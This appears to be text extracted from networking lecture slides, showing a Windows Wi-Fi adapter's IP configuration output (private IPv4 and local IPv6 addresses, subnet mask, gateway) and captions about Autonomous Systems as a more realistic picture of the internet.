
Wireless LAN adapter Wi-Fi:


```
Connection-specific DNS Suffix  . : lan
IPv6 Address. . . . . : fd02::33:f1fa::446
IPv6 Address. . . . . : fd02::33:f1fa:0:483:b9e3:91bd:d0d1
Temporary IPv6 Address. . . . . : fd02::33:f1fa:0:80d:954d:fb96:88c5
Link-local IPv6 Address . . . . . : fe80::483:b9e3:91bd:d0d1%3
IPv4 Address. . . . . : 192.168.2.103
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.2.1
```




Autonomous Systems (AS)

More realistic drawing
of the internet.






More realistic drawing
of the internet.

